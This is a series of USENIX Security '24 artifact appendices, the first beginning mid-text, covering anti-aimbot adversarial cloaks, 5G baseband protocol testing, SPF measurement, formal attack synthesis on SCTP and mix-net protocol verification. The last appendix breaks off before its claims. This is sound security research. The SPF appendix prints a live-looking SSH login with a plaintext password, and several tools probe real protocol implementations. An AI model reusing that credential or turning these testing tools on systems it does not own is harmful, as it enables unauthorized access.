#### A.3.1 Installation

We provide a pre-configured Docker image with all the required environments installed, making it easy to run the scripts directly. You can download the image using the following link: https://drive.google.com/file/d/1FcUy_LG8ySqxaLJAb1_W_PWFeucLT1gA/view?usp=sharing. First, download the Docker image file and load it, run:

```
↪ docker load -i invisicloak_configured.tar
```

Then, run the Docker container with GPU support:

```
↪ docker run -it --rm
  --gpus all invisicloak:configured
```

*Equal Contribution.
†Corresponding author.

The Docker container already includes CUDA 12.5.0 and the `invisicloak` Conda environment pre-installed. To activate the Conda environment, run:

```
↪ conda activate invisicloak
```

If you prefer not to use Docker, you can manually set it up with Conda. First, create and activate an environment:

```
↪ conda create -n invisicloak python=3.8
↪ conda activate invisicloak
```

Next, install the required packages:

```
↪ pip install -r requirements.txt
```

### A.3.2 Basic Test

After successfully setting up the experimental environment, we use data from different game scenarios in CS2 to test the effectiveness of Invisibility Cloak. The purpose of our basic test is to evaluate whether the Cloak we generate can successfully defend against visual aimbots' detection when applied to the game screen samples. This test will utilize YOLO series models as the local proxy model and the target cheating model to assess Cloak's performance and effectiveness.

To generate cloaked samples for a chosen demo scenario (e.g., `stand`) in the CS2 game, use the following command:

```
↪ python get_cloak.py --scenario stand
```

The script will generate Cloaks and add them to the input scenario samples, creating protected images. We can use various command line arguments to customize the execution, such as specifying the number of iterations, learning rate, attack strength, models to use, and GPU device. For example, here we recommend visualizing GIFs of cloaked samples using the following command to simulate the actual gameplay screen:

```
↪ python get_cloak.py --visualize_gif 1
```

The available options are summarized below:

- `-n_iter`: Number of iterations.
- `-lr`: Learning rate for the optimizer.
- `-epsilon`: The $\ell_\infty$-norm constraint ($\varepsilon$).
- `-local_model`: The local proxy model to use.
- `-target_model`: The target cheating model to defend.
- `-gpu`: GPU device to use for computation.
- `-use_universal_cloak`: Whether to use Universal Cloak.
- `-visualize_gif`: Whether to generate a GIF.
- `-scenario`: CS2 demo scenario to use.

Please refer to the repository's `README` file for detailed information on each argument and additional usage options.

Listing 1: The expected successful output of generating cloaked samples and GIFs for a chosen demo scenario.

```
> python get_cloak.py --scenario stand --visualize_gif 1
We are using the Universal Cloak.
dust2_stand 451
Fusing layers...
YOLOv5n summary: 213 layers, 1867405 parameters, 0
    gradients, 4.5 GFLOPs
Adding AutoShape...
YOLOv5 🚀 2024-6-16 Python-3.8.19 torch-2.3.1+cu121 CUDA:0
     (NVIDIA GeForce RTX 4090, 24118MiB)

Fusing layers...
YOLOv5n summary: 213 layers, 1867405 parameters, 0
    gradients, 4.5 GFLOPs
Adding AutoShape..
2024-06-17 22:48:58.312 | INFO     | __main__:main:243 -
    Attack Begin
2024-06-17 22:48:58.312 | INFO     | __main__:main:245 -
    universal_cloak/cs2/yolov5n_yolov5s_yolov5m/Best-
    Succ-0.84-BS-16-LR-0.001.pt
2024-06-17 22:48:58.312 | INFO     | __main__:main:249 -
    len dataset 451
2024-06-17 22:48:58.656 | INFO     | __main__:main:283 -
    Index:0 LSucc:1 TSucc:1 Single_Time:0.137 Query:1
    SSIM: 0.722
2024-06-17 22:48:58.657 | INFO     | __main__:main:285 -
    Total:451 DSR:1.000 AvgTime:0.137 FPS:7.310 AvgSSIM:
     0.722
Saved 1 image to result/visualization/cs2_demo/stand/
    attack/0
Saved 1 image to result/visualization/cs2_demo/stand/gt/0
                            ...
                            ...
2024-06-17 22:49:31.796 | INFO     | __main__:main:283 -
    Index:450 LSucc:1 TSucc:1 Single_Time:0.005 Query:1
    SSIM: 0.761
2024-06-17 22:49:31.797 | INFO     | __main__:main:285 -
    Total:451 DSR:1.000 AvgTime:0.004 FPS:235.844
    AvgSSIM: 0.745
Saved 1 image to result/visualization/cs2_demo/stand/
    attack/450
Saved 1 image to result/visualization/cs2_demo/stand/gt
    /450
2024-06-17 22:50:13.578 | INFO     | __main__:main:299 -
    Creating Gif every 100 frames
```

After inputting the chosen scenario and other options (e.g., generating GIFs), the expected output is shown in Listing 1. These outputs display various evaluation metrics that can be viewed directly in the terminal. Additionally, the logs and the generated cloaked samples are saved in the `result` directory.

## A.4 Notes on Reusability

The Invisibility Cloak framework can be adapted for other first-person shooter games beyond CF and CS2 by collecting appropriate datasets and fine-tuning the perturbation models. The code is modular and can be extended to include additional visual models for enhanced defense capabilities.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Logic Gone Astray: A Security Analysis Framework for the Control Plane Protocols of 5G Basebands

Kai Tu, Abdullah Al Ishtiaq, Syed Md Mukit Rashid
Yilu Dong, Weixuan Wang, Tianwei Wu, Syed Rafiul Hussain
Pennsylvania State University

## A Artifact Appendix

### A.1 Abstract

5GBaseChecker is a scalable, and dynamic security analysis framework for analyzing 5G basebands' control plane protocol implementations. The framework captures basebands' protocol behaviors as finite state machines (FSMs) through black-box automata learning, identifies deviations between FSMs, and uses these deviations to uncover security properties and triage violations by 5G basebands.

### A.2 Description & Requirements

#### A.2.1 How to access

The 5GBaseChecker framework is publicly available: https://github.com/SyNSec-den/5GBaseChecker/tree/cb9b3d37740d288e2737c337cc5eb4154d561ac8.

#### A.2.2 Hardware dependencies

5GBaseChecker requires specific hardware, including a USRP B210 radio front end for testing commercial 5G SA devices.

#### A.2.3 Software dependencies

We have listed the software dependencies in GitHub repository. Check the dependencies: https://github.com/SyNSec-den/5GBaseChecker.

#### A.2.4 Benchmarks

None.

### A.3 Setup

Clone the GitHub repository and refer to the README.md file to install all the components.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** The hybrid learning scheme helps reduce the number of queries required to construct FSMs, as shown in Table 3. This can be validated by the experiment (E1) described in Section **A.4.2**.

**(C2):** We extract the FSMs sequentially and list the number of queries required, the number of states, and the number of transitions in Table 4. This can be validated by the experiment (E2) described in Section **A.4.2**.

**(C3):** 5GBaseChecker shows better performance compared to existing FSM constructors, as illustrated in Figure 5. This can be validated by the experiment (E3) described in Section **A.4.2**.

**(C4):** DevScan identifies more deviations than previous approaches, as presented in Table 5. This can be validated by the experiment (E4) described in Section **A.4.2**.

**(C5):** Through DevLyzer, we extract 45 properties, which help to automatically analyze and resolve all deviations found between extracted FSMs. This can be validated by the experiment (E5) described in Section **A.4.2**.

**(C6):** 5GBaseChecker achieves higher coverage than previous approaches. This can be validated by the experiment (E6) described in Section **A.4.2**.

#### A.4.2 Experiments

**(E1):** Hybrid Learning Scheme Efficiency [2 human-hours + 15 compute-days]: This experiment demonstrates the efficiency of the hybrid learning scheme in reducing the number of queries during the FSM construction phase, as shown in Table 3 of the paper.

**Execution:** First, run active learner without Potential Counterexample (PCE) and check the number of queries in each round.

```
$cd 5GBaseChecker_Statelearner
$./load_learner_config.sh ./learner_config/ \
Sequential_learning/Motorola.properties \
./fgue.properties
$./start_learner.sh
$./Final_queries_statistic.sh
```

Then run passive learner to synthesize a passive automata/FSM, and extract a list of PCEs by running FSM comparator. Finally, use the extracted PCEs as input, start the active learner again, and check the number of queries in each round. Check how to run passive learner and get initial PCEs from README.md in the Github repository. After getting initial PCEs, copy initial PCEs extracted into the active learner PCE list and start the active learner again, then check the number of queries again.

```
$cd 5GBaseChecker_Statelearner
$cd ./load_CE.sh  ../fsm_comparator/ \
Initial_PCEs.txt ./CEStore/input
$./start_learner.sh
$./Final_queries_statistic.sh
```

**Result:** The result will be printed on the terminal.

**(E2):** Sequential FSM Extraction [20 human-hours + 27 compute-days]: This experiment demonstrates the extraction of FSMs for different UEs sequentially, as listed in Table 4 of the paper.

**Execution and Result:** First, load the correct PCEs and learner configuration, same as E1.

```
$cd 5GBaseChecker_Statelearner
$./load_CE.sh ./CEStore/configured_CEs/ \
CE_reverse_feeding/All_CEs ./CEStore/input
$./load_learner_config.sh ./learner_config/ \
CE_reverse_feeding/RedMagic.properties \
./fgue.properties
$./start_learner.sh
$./Final_queries_statistic.sh
```

The result will be printed on the terminal. Repeat the above steps for all the devices. Then load all the extracted counterexamples (CEs) and repeat the whole procedure. Use `/CEStore/configured_CEs/CE_reverse_feeding/All_CEs` as input to learn all UE implementations again. The final UE FSMs are obtained after refining the hypothesis FSMs of the UEs with all CEs.

**(E3):** Performance Comparison with DIKEUE* [20 human-hours + 15 compute-days]: This experiment compares the FSM extraction performance of 5GBaseChecker with DIKEUE*, as shown in Figure 5 of the paper.

**Execution and Result:** For 5GBaseChecker:
Load the correct CEs and learner configuration, and execute the following commands.

```
$cd 5GBaseChecker_Statelearner
$./load_CE.sh ./CEStore/configured_CEs/ \
DIKEUE_compare/Motorola_CEs  ./CEStore/input
$./load_learner_config.sh ./learner_config/ \
DIKEUE_compare/Motorola.properties \
./fgue.properties
$./start_learner.sh
$./Final_queries_statistic.sh
```

For DIKEUE*:
First, delete all CEs.

```
$cd 5GBaseChecker_Statelearner
$./delete_all_CE.sh
```

Then load correct learner configuration file:

```
$./load_learner_config.sh ./learner_config/ \
DIKEUE_compare/Motorola.properties \
./fgue.properties
```

Start active learner and get a number of queries.

```
$./start_learner.sh
$./Final_queries_statistic.sh
```

Repeat the above steps for all the devices.

**(E4):** Deviation Detection with DevScan [30 human-minutes + 24 compute-hours]: This experiment demonstrates DevScan's ability to identify deviations between FSMs as shown in Table 5.

**Execution:** First, get deviations between all the FSMs extracted by StateSynth:

```
$cd 5GBaseChecker/DevScan/fsm_checking/ \
fsm_equivalence_checker_5GBaseChecker/
$python3 ./Autorun.py
```

After executing the following commands, you should get a JSON file `deviant-queries.json` under the `fsm_equivalence_checker_5GBaseChecker` folder.

```
$python3 ./AutoAnalysis.py
$./get_deviation_num.sh
```

Same commands can be repeated in `fsm_equivalence_checker_BLEDiff` folder for BLEDiff and `fsm_equivalence_checker_DIKEUE` folder for DIKEUE.

**(E5):** Deviation Resolution With DevLyzer [30 human-minutes + ∼1 compute-hours]: This experiment demonstrates how DevLyzer automatically resolves the extracted deviations using the given LTL properties.

**Execution and Results:** First follow the instructions in GitHub repository to install NuXMV. Then execute the following commands to run the DevLyzer.

```
$cd DevLyzer
$python3 ./main.py
```

The console will show (total number of deviations analyzed) / (total number of deviations provided). It will also display the input sequence of unresolved deviations (if any).

**(E6):** Coverage Measurement [2 human-hours + 4 compute-days]: This experiment measures the coverage achieved by 5GBaseChecker compared to UE Security Reloaded as shown in Figure 6.

**How to:** To make a fair comparison between 5GBaseChecker and UE Security reloaded, we first select a testing scope that is same across both approaches. For this, we select the OTA message types tested by both 5GBaseChecker and UE Security Reloaded. We do not restrict mutations applied on the OTA messages by these two approaches.

**Execution and Results:** To reproduce the coverage of

5GBaseChecker, execute the following commands.

```
$cd StateSynth/5GBaseChecker_Statelearner
$./load_CE.sh ./CEStore/configured_CEs/
 \Sequential_learning/srsUE_CEs ./CEStore/input
$./load_learner_config.sh ./learner_config/ \
Sequential_learning/srsuec.properties \
```

After finishing constructing the FSM for srsUE, extract the coverage report by executing the following commands.

```
$lcov --capture --directory \
"Path to srsUE directory" \
 --output-file coverage.info
$genhtml coverage.info --output-directory out
```

You can open the coverage report (index.html) using your browser. For RRC coverage, we calculated it based on `rrc_nr.cc` and `rrc_nr_procedure.cc`. You can find these two files under `srsue/src/stack/rrc_nr`. For NAS coverage, we calculated the coverage based on `nas_5g.cc` and `nas_5g_procedure.cc`.

To reproduce the coverage of UE Security Reloaded, follow the instructions in https://github.com/vaggelis-sudo/5G-UE-SecurityTesting and execute the test cases and check the results in the same way as 5GBaseChecker.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: SPF Beyond the Standard: Management and Operational Challenges in Practice and Practical Recommendations

Md. Ishtiaq Ashiq
Virginia Tech

Weitong Li
Virginia Tech

Tobias Fiebig
Max-Planck-Institut für Informatik

Taejoong Chung
Virginia Tech

## A Artifact Appendix

*This artifact appendix is meant to be a self-contained document which describes a roadmap for the evaluation of our artifact. It includes a clear description of the hardware, software, and configuration requirements. It also includes the major claims made by our paper and instructions on how to reproduce each claim.*

### A.1 Abstract

*[Mandatory]*

*We present data and source artifacts for reproducing Table 1, 2, and 3 and Fig. 3, 4, 7, and 9 in our final version. Data artifacts required to generate other figures require huge disk space. Although they may be available upon request, we can not make them publicly available and hence out of the scope of this artifact evaluation.*

### A.2 Description & Requirements

*[Mandatory]* We are providing our own environment with everything set up for the reviewers to run our scripts and reproduce our results.

#### A.2.1 Security, privacy, and ethical concerns

*[Mandatory]* N/A

#### A.2.2 How to access

*[Mandatory]* We plan to host the datasets in a publicly accessible S3 bucket. Links to the dataset and scripts are available in this GitHub page: `https://spf-measurement.github.io`.

The stable URL of the GitHub Repo is: `link` [1].

[1] https://github.com/spf-measurement/spf-measurement.github.io/tree/fc0c37cfc4b770d1ab557ec1819dcbcaf3e3d358

#### A.2.3 Hardware dependencies

*[Mandatory]* We are providing our own environment with everything set up for the reviewers to run our scripts and reproduce our results.

#### A.2.4 Software dependencies

*[Mandatory]* We are using PySpark for big data processing, python3 for regular scripting, and gnuplot for plotting scripts into a PDF. You can find some other software dependencies in the given requirements.txt file.

#### A.2.5 Benchmarks

*[Mandatory]* N/A

### A.3 Set-up

*[Mandatory]* Please run the following commands in your terminal.

- Login to our environment: `ssh -D 8080 usenix24-ae@pharah.cs.vt.edu -p 2222`. Password is: `usenix24-1393`
- Login to one of the internal servers with packages preinstalled: `ssh pharah01`
- `cd submission28-copy/`
- `source venv/bin/activate`

#### A.3.1 Installation

*[Mandatory]* N/A

#### A.3.2 Basic Test

*[Mandatory]* N/A

### A.4 Evaluation workflow

*[Mandatory for Artifacts Functional & Results Reproduced, optional for Artifact Available]*

### A.4.1 Major Claims

*[Mandatory for Artifacts Functional & Results Reproduced, optional for Artifact Available] Following are the major claims made in Section 5:*

**(C1):** Table 1: According to our latest snapshot, 63% .com domains with MX records have a SPF TXT record and 60% of them have an include mechanism.

**(C2):** Table 2: The percentage of include mechanism in SPF-enabled domains have increased by 4% on average from our first snapshot back in Nov, 2021.

**(C3):** Figure 3: More than 9.2% of SPF records with include requires more than 10 DNS look ups.

**(C4):** Table 3: Syntax errors in SPF records are minimal ( 0.2%).

**(C5):** Figure 4: Only six SPF records appear in the include mechanisms for 50% of all SPF records while just two SPF records—managed by two specific hosting providers—account for 83.7% of the SPF records that require more than 10 DNS lookups for evaluation.

**(C6):** Figure 7: 40% servers violate the total lookup limit recommendation in practice.

**(C7):** Section 5.2: 84K (6.9% of 1.2M) initiate SPF queries prior to issuing the DATA command.

**(C8):** Section 5.2: We find that 903 servers (1.1%) send more than 51 queries, but they do so by issuing duplicated SPF queries.

**(C9):** Section 5.2: We find that 199 SMTP servers queried for all 50 include in our SPF record; this strongly suggests that some SMTP servers use SPF validators that do not have any total lookup limit.

**(C10):** Section 5.2: Out of these 199 servers, 164 of them maintain a void lookup limit as they aborted SPF resolution right after querying the set number of domains that incur `NXDOMAIN` responses in Exp. #2; the rest (35) requested all 36 domains that result in void lookups, which indicates that these servers could potentially serve as reflectors for launching DNS queries against a targeted victim's authoritative server.

### A.4.2 Experiments

*[Mandatory for Artifacts Functional & Results Reproduced, optional for Artifact Available]*

**(E1):** *[Reproducing Tab. 1, Tab. 2 and verifying claims C1, C2] [5 human-minutes + 1 hours compute-hour + 400GB disk space]*

**How to:** *Following are the steps to perform the experiment and to collect and organize the results as expected from the paper.*

**Preparation:** N/A

**Execution:** For reproducing Table 1 and 2, run `PYSPARK_DRIVER_PYTHON='which python' PYSPARK_PYTHON='which python' spark-submit generate-table1-table2-data.py`.

**Results:** Match the outputs of the script with table 1 and table 2 data. Numbers are followed with explanations, which are expected to be very similar with the above claims.

**(E2):** *[Reproducing Tab. 3 and Fig. 3; verifying claim C3] [5 human-minutes + 2 hours compute-hour + 400GB disk space]*

**How to:** *Following are the steps to perform the experiment and to collect and organize the results as expected from the paper.*

**Preparation:** N/A

**Execution:**
- For reproducing Tab. 3 and generating data to plot Fig. 3, run `PYSPARK_DRIVER_PYTHON='which python' PYSPARK_PYTHON='which python' spark-submit generate-table3-fig3-data.py`.
- For plotting Fig. 3, do the following in the terminal. **The corresponding plotting script can be found at 'artifact-appendix/plots/cdf-vs-no-of-lookups-include.plot' file.**
- `cd artifact-appendix/`
- `make clean`
- `make`
- `pdflatex usenix-24.tex`

**Results:**
- Match the outputs of the script with table 3 data. Numbers are followed with explanations, which are expected to be very similar with the claim C3.
- Check the Generated Figures subsection in the generated `usenix24.pdf` file and match the figure with the corresponding one in our final version.
- `cd ..`

**(E3):** *[Reproducing Fig. 4 and verifying claims C4, C5] [negligible]*

**How to:** *Following are the steps to perform the experiment and to collect and organize the results as expected from the paper.*

**Preparation:** N/A

**Execution:**
- For producing temporary data needed to plot Figure 4, run `python3 generate-fig4-data.py`
- For plotting Fig. 4, do the following in the terminal. **The corresponding plotting script can be found in 'artifact-appendix/plots/cdf-vs-include-centralization.plot' file.**
- `cd artifact-appendix/`
- `make clean`
- `make`
- `pdflatex usenix-24.tex`

**Results:** • Check the Generated Figures subsection in the generated `usenix24.pdf` file and match the figure with the corresponding one in our final version.

- `cd ..`

**(E4):** *[Reproducing Fig. 7 and verifying major claims from C6 to C10] [10 human-minutes + 30 mins compute-hour + 2GB disk space]*

**How to:** *Following are the steps to perform the experiment and to collect and organize the results as expected from the paper.*

**Preparation:** N/A

**Execution:** • For producing temporary data needed to plot Figure 7, run `python3 generate-fig7-data.py`

- For plotting Fig. 7, do the following in the terminal. **The corresponding plotting script can be found at 'artifact-appendix/plots/cdf-vs-vuln-scan-lookups.plot' file.**
- `cd artifact-appendix/`
- `make clean`
- `make`
- `pdflatex usenix-24.tex`

**Results:** • For verifying claims from C7 to C10, match the outputs with the claims. Numbers are followed with explanations.

- Check the Generated Figures subsection in the generated `usenix24.pdf` file and match the figure with the corresponding one in our final version.
- `cd ..`

**(E4):** *[Reproducing Fig. 9] [negligible]*

**How to:** *Following are the steps to perform the experiment and to collect and organize the results as expected from the paper.*

**Preparation:** N/A

**Execution:** • For Fig. 9 verification, you should find our survey responses as a CSV file in the `temp` directory after removing columns unrelated to these figures. You can verify the consistency of the survey figure by manually checking the CSV file.

- For plotting Fig. 9, do the following in the terminal. **The corresponding plotting script can be found at 'artifact-appendix/plots/survey.plot' file.**
- `cd artifact-appendix/`
- `make clean`
- `make`
- `pdflatex usenix-24.tex`

**Results:** • Check the Generated Figures subsection in the generated `usenix24.pdf` file and match the figure with the corresponding one in our final version.

- `cd ..`





Figure 1: This figure corresponds to Figure 3 in our paper. More than 9.2% of SPF records with include requires more than 10 DNS look ups. Note that the $x$ axis extends to 175!





Figure 2: This figure corresponds to Figure 4 in our paper. As of March 27th, 2023, only six SPF records appear in the include mechanisms for 50% of all SPF records. Remarkably, just two SPF records—managed by two specific hosting providers—account for 83.7% of the SPF records that require more than 10 DNS lookups for evaluation.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

## A.6 Generated Figures





Figure 3: This figure corresponds to Figure 7 in our paper. CDF of the number of DNS requests that our DNS authoritative server receives; 40% servers violate the total lookup limit recommendation in practice. Note that *x* axis extends to 25,117![3]





Figure 4: This figure corresponds to Figure 9 in our paper. The figure shows the distribution of the number of email accounts managed by each of the 62 respondents who answered both questions regarding SPF deployment and SPF validation support; note that all respondents serving as SMTP administrators confirmed the deployment of SPF records.




# USENIX Security '24 Artifact Appendix: A Formal Analysis of SCTP: Attack Synthesis and Patch Verification

Jacob Ginesin
ginesin.j@northeastern.edu
Northeastern University

Max von Hippel
vonhippel.m@northeastern.edu
Northeastern University

Evan Defloor
defloor.e@northeastern.edu
Northeastern University

Cristina Nita-Rotaru
c.nitarotaru@northeastern.edu
Northeastern University

Michael Tüxen
tuexen@fh-muenster.de
FH Münster

## A Artifact Appendix

### A.1 Abstract

SCTP is a transport protocol offering features such as multi-homing, multi-streaming, and message-oriented delivery. A recent vulnerability, reported in CVE-2021-3772, showed SCTP is not immune to attacks. The protocol was patched to address the vulnerability in RFC 9260. In this artifact, we formally model SCTP with and without the patch, and specify ten Linear Temporal Logic (LTL) correctness properties for it in PROMELA. Using SPIN, we show that in the absence of an attack, the protocol satisfies all ten correctness properties, with or without the patch. We then define four attacker models, specifying the placement and capabilities of an attacker: Off-Path, On-Path, Evil-Server, and Replay. We modify the attack synthesis tool KORG to support our SCTP model and use it to show that the CVE attack can be automatically synthesized in the version of the model without the patch, but is not possible once the patch is applied. In the four attacker models we study and across the ten properties we define, we find that the patch does not introduce any new vulnerabilities. We do not find any other Off-Path attacks besides the one reported in the CVE, and although we do find attacks in the other attacker models, SCTP was not designed to be secure in these, so we only report them to understand how the security of SCTP degrades for successively more powerful attacker types. Finally, we identify two ambiguities in the RFC 9260 text. For each one, consulting with the lead SCTP RFC author, we determine the correct interpretation, and then model the incorrect version and attack it with KORG. We find that both enable vulnerabilities if misinterpreted and we suggest a textual fix for each in the form of RFC errata, of which one was accepted so far. Accordingly, the artifact consists of the SCTP model (with a boolean to enable or disable the patch), ten LTL correctness properties, four attacker models, modifications we made to KORG to support SCTP, and scripts to reproduce our results.

### A.2 Description & Requirements

Our software has been tested and confirmed to run (and reproduce our results) on a 16GB M1 Macbook Air (natively), a 36GB M3 Macbook Pro (in Docker, in an image with 16GB of RAM), and on two comparable Intel Linux machines each with >16GB of RAM (running Linux Mint and Arch Linux, respectively). Generally, the results should be easily reproducible on any modern Linux-based laptop with at least 16GB of RAM.

#### A.2.1 Security, privacy, and ethical concerns

There are no risks to running the code.

#### A.2.2 How to access

The code is available at `https://github.com/sctpfm/sctpfm/tree/usenix`. The officially submitted version is git commit `1a0d9e5333b9c3e21de3d1682855cb2f8f1b8aa3`.

#### A.2.3 Hardware dependencies

The the code requires at least 16GB of RAM. If the code is run inside the Docker image, the image should be configured with 16GB of RAM.

#### A.2.4 Software dependencies

The code is most easily reproducible using Docker. We provide a Dockerfile which will build an environment in which our results can be easily reproduced. However, you can also build and run the software by repeating the steps outlined in the Dockerfile on your local machine.

#### A.2.5 Benchmarks

None.

## A.3 Set-up

To run using Docker, you need to install Docker on your machine, then build the included Dockerfile. The entrypoint for the Dockerfile is bash, which you can use to interact with the included Makefile. The Makefile has targets to reproduce each result.

### A.3.1 Installation

Simply clone the repository and build the Dockerfile.

### A.3.2 Basic Test

Upon building the Dockerfile, e.g., `docker build . -t sctpfm`, run it, e.g., `docker run -it sctpfm`, and then in bash inside the Docker image, run `make sctpOffPath`. This will reproduce our Off-Path results. Once it terminates, you can `ls out` to find folders with the output attacks.

## A.4 Evaluation Workflow

Once you've built the Docker image and entered it, use the following Makefile targets.

`sctpOffPath`: Generates the Off-Path attacks for all 10 properties, with and without the patch.

`sctpEvilServer`: Generates the Evil-Server attacks for all 10 properties, with and without the patch.

`sctpOnPath`: Generates the On-path attacks for all 10 properties, with and without the patch.

`sctpReplay`: Generates the Replay attacks for all 10 properties, with and without the patch.

In addition, you can generate attacks against the first ambiguity by running:

```
python3 korg/Korg.py \
    --model=demo/SCTP/ambiguity1/SCTP-9260.pml \
    --phi=demo/SCTP/ambiguity1/phi.pml \
    --Q=demo/SCTP/ambiguity1/Q.pml \
    --IO=demo/SCTP/ambiguity1/IO.txt \
    --max_attacks=10 \
    --with_recovery=true \
    --name=ambiguity1 \
    --characterize=false
```

or for the second by running:

```
python3 korg/Korg.py \
    --model=demo/SCTP/ambiguity2/SCTP-9260.pml \
    --phi=demo/SCTP/ambiguity2/phi.pml \
    --Q=demo/SCTP/ambiguity2/Q.pml \
    --IO=demo/SCTP/ambiguity2/IO.txt \
    --max_attacks=10 \
    --with_recovery=true \
    --name=ambiguity2 \
    --characterize=false
```

Once you've produced all the attacks you can analyze them by looking at the resulting attacker code saved in `out` inside the Docker image.

### A.4.1 Major Claims

**(C1):** We find the CVE attack using the Off-Path model when the patch is disabled. We do not find any other Off-Path attacks with or without the patch.
**(C2):** When the patch is enabled, no attacks are found which were not found with it disabled.
**(C3):** We find an attack with each ambiguity.

### A.4.2 Experiments

Running all of the targets in the Makefile, inside the Docker image, should reproduce the results saved in the `results` directory of our artifacts (or produce equivalent outputs). Doing this from start to finish might take 24 hours. Note, the targets cannot be run simultaneously; you must wait until one finishes before running the next. This is for two reasons. First, SPIN creates intermediary files, and if two SPIN instances are run at once in the same folder, one can gobble the files created by the other, leading to crashes or unsound results. And second, model checking involves constructing and storing a large state space in memory, an operation that is inherently difficult and out of the scope of this project to parallelize.

## A.5 Notes on Reusability

The improvements we made to KORG, included in the `korg-changes` folder, will be merged into the main KORG codebase in a pull request following the publication of this paper. KORG has been used in multiple research projects and so this contribution helps improve its functionality for future work.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Shaken, not Stirred - Automated Discovery of Subtle Attacks on Protocols using Mix-Nets

Jannik Dreier
Université de Lorraine, CNRS, Inria, LORIA

Pascal Lafourcade
Université de Clermont Auvergne, LIMOS

Dhekra Mahmoud
Université de Clermont Auvergne, LIMOS

## A Artifact Appendix

As stated in the research paper, using the protocol verifier ProVerif, we (re)discover automatically attacks on four protocols. The artifacts correspond to several ProVerif files and a script installing ProVerif and the corresponding dependencies.

Each ProVerif file corresponds to a security property and a protocol we have considered in the paper. In our case, for each file, ProVerif gives either a proof that the corresponding security property is verified, or an attack.

## A.1 Abstract

This artifact allows reproducing the results described in the research paper (more specifically, the outcome of the analysis depicted in Tables 4 and 5 of the paper). It contains the ProVerif version used, a script for installing ProVerif and the corresponding dependencies, ProVerif files to be run and a detailed Readme on how to run the files, the expected outcomes, and the execution time.

## A.2 Description & Requirements

### A.2.1 Security, privacy, and ethical concerns

During the execution of our artifact, there is no risk to the evaluators' machines' security, data privacy, or other ethical concerns.

### A.2.2 How to access

All of our files are publicly accessible and can be accessed online through the Gitlab repository[1] at commit `a877ffca4339b09ae0b674074aa3186e6508230c`. This can be done using a web browser[2] or by cloning the repository and selecting the commit using the following commands:

```
git clone https://gitlab.limos.fr/dhmahmoud/usenix24-632
cd usenix24-632
git checkout a877ffca4339b09ae0b674074aa3186e6508230c
```

[1] https://gitlab.limos.fr/dhmahmoud/usenix24-632/

[2] https://gitlab.limos.fr/dhmahmoud/usenix24-632/-/tree/a877ffca4339b09ae0b674074aa3186e6508230c

### A.2.3 Hardware dependencies

The evaluation of the artifact can be conducted on a standard laptop with at least 8GB of RAM.

### A.2.4 Software dependencies

The main software tool needed for the artifacts is the automatic protocol verifier ProVerif [3]. The installation script from the Gitlab repository requires Ubuntu Linux, and has been successfully tested on a fresh Ubuntu Desktop 24.04 LTS, installed from ISO image [4].

### A.2.5 Benchmarks

The only data required for the artifacts are the ProVerif files contained in the Gitlab repository.

## A.3 Set-up

### A.3.1 Installation

If ProVerif (version 2.05) is already installed, then one simply needs to clone the repository and start running the files (see Section A.4). Otherwise, after cloning the repository as described in Section A.2.2, one needs to execute the following commands:

```
cd usenix24-632
sh run_install-dep-pv.sh
```

Some commands may need admin rights and ask the for the user's password.

Moreover, when the executing of the script, the user may be prompted to choose options. Simply select the default option by pressing ENTER.

[3] https://bblanche.gitlabpages.inria.fr/proverif/manual.pdf

[4] https://ubuntu.com/download/desktop

### A.3.2 Basic Test

To check whether the installation of ProVerif was successful or not (i.e., whether the installation produced a correct executable), one need to execute:

```
./proverif2.05/proverif --help
```

This command should display the list of options supported by ProVerif and begin as follows.

```
Proverif 2.05. Cryptographic protocol verifier, by Bruno Blanchet, Vincent Cheval, and Marc Sylvestre
```

## A.4 Evaluation workflow

### A.4.1 Major Claims

The major claims of our analysis are the following:

